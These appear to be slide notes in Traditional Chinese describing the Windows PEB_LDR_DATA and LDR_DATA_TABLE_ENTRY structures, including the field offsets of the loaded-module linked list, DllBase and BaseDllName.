
PEB LDR DATA


- 紀錄 Process 中載入模組的相關資訊
 - 模組 module : PE 或 DLL
 - **0x10: InLoadOrderModuleList**
 - 指向 LDR_DATA_TABLE_ENTRY
 - 依載入順序串起的雙向 linked list
 - PEB LDR DATA




LDR DATA TABLE ENTRY

- 紀錄一個載入模組的相關資訊
- 0x00: **InLoadOrderModuleList**
 - 依載入順序串起的雙向 linked list
 - Flink : 指向下一個 entry
- 0x30: **DllBase**
 - 此載入模組的 ImageBase
- 0x58: **BaseDllName**
 - 此載入模組的檔案名稱
- LDR DATA TABLE ENTRY

